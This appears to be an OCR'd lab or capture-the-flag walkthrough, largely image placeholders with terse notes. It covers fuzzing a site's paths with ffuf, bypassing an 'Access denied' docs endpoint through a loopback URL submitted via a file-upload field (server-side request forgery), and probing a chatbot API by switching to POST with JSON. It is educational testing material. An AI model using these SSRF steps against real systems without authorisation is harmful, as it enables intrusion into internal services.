
-u URL of page
-w wordlist in used (common.txt)

→ Trying all output of FFUF tool in path


-




-




--After trying all output, docs path when sanded request using this path (http:/ /storage.cloudsite.th/api/docs) response “Access denied”.




→ I tried to use loopback to access this endpoint with server privileges







- After using path in response, this means endpoint not found





→ Upload file URL on port 3000 and intercept request







→
Access this path http://127.0.0.1/api/docs/d554..
(file path in response) and intercept this request






→ After sending requests, Chatbot path appears in response






→ When used this path (**api/fetch_message_frem_chatbot**) , the server response me **“GET method not allowed”**



→ changing method from GET to POST.

- Once changed Content-Type and Content-Length line appear in header




Server error

→

Change Content-Type to application/Json to permit Json format.


```
14
15 Note: All requests to this endpoint are sent in JSON format.
16
```



--

In error message (Username parameter is required), try username to test.


-Accept the username on Json format.



